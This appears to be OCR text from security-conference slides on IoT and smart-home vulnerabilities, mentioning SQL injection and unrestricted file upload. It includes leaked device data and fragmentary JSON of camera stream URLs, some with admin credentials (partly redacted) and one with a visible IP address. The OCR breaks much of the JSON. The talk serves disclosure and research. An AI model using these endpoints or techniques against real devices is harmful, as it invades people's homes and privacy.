
Date: Tue, 30 May 2017 19:35:39 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.13
Vary: Accept-Encoding
Content-Length: 456
Connection: close
Content-Type: text/html; charset=utf-8

{"status":1,"data":[{"ID":"11061","MSG_TYPE":"AF","IS_ON":"1"},{"ID":"1099
MSG_TYPE":"AF","IS_ON":"0"},{"ID":"10997","MSG_TYPE":"OF","IS_ON":"1"}
D":"10996","MSG_TYPE":"SB","IS_ON":"1"},{"ID":"10995","MSG_TYPE":"AU"
_ON":"0"},{"ID":"10994","MSG_TYPE":"AS","IS_ON":"0"},{"ID":"10993","MSG
PE":"OL","IS_ON":"0"}{"ID":"87604","MSG_TYPE":"OL","IS_ON":"1"
3","MSG_TYPE":"ON","IS_ON":"1"},{"ID":"91458","MSG_TYPE":"AF","IS_ON"


Try Sql injection

Good Good Der

I can search and control everything.


50
37.5
25
12.5
0
Not at Home
7 - 8
9 - 10
11 - 12
13 - 14
15 - 16
17 - 18
19 - 20
21 - 22
23 - 24
1 - 2
3 - 4
5 - 6


Door open



em ...

{"status":1,"data":[{"OUTLET_ID":"[redacted]0501","CAM_URL":"http
[redacted]asuscomm.com\/mjpeg.cgi,user=adm","REC_TIME":"2016-12-29
23:16:38"},{"OUTLET_ID":"[redacted]05F501","CAM_URL":"http:\/\/1
11.185.242.166\/mjpeg.cgi","REC_TIME":"2016-11-17
10:36:59"},{"OUTLET_ID":"[redacted]","CAM_URL":"http:\/\/a
dmin:[redacted]@122.[redacted]121:8080\/m2.html?ch=0&rf=3""REC_TIME
":"2017-05-25
13:02:40"},{"OUTLET_ID":"[redacted]F9D01","CAM_URL":"0","REC_
TIME":"2017-04-21
11:37:46"},{"OUTLET_ID":"[redacted]","CAM_URL":"http:\/\/a
dmin:[redacted]@[redacted].asuscomm.com:8080\/stream\/getvid
eo","REC_TIME":"2017-05-28
17:12:47"},{"OUTLET_ID":"[redacted]","CAM_URL":"http:\/\/a
dmin:[redacted]@1.[redacted]240:80\/mjpeg.cgi?","REC_TIME":"2017-03-05
12:53:57"},{"OUTLET_ID":"[redacted]","CAM_URL":"http:\/\/
36.[redacted]:80","REC_TIME":"2017-03-30
01:49:45"},{"OUTLET_ID":"TI[redacted]01","CAM_URL":"rtsp:\/\/

IPCam




More IoT ...

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了



Unrestricted File Upload

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了

這頁簡報被怪獸給吃了


漏洞
消息
企業
註冊 or
登入
ZeroDay
值得信賴的漏洞通報平台
最新消息
HITCON Community 2017 - ZeroDay 發表會
通報者修改漏洞通報功能上線
最新公開
旅行社喜鴻假期網站，疑外洩網站設定檔
東海大學教育單位網站個人資訊洩漏

Be a good boy

Q & A

fb.com/lionbuger

UCCU Hacker

fb.com/UCCU.Hacker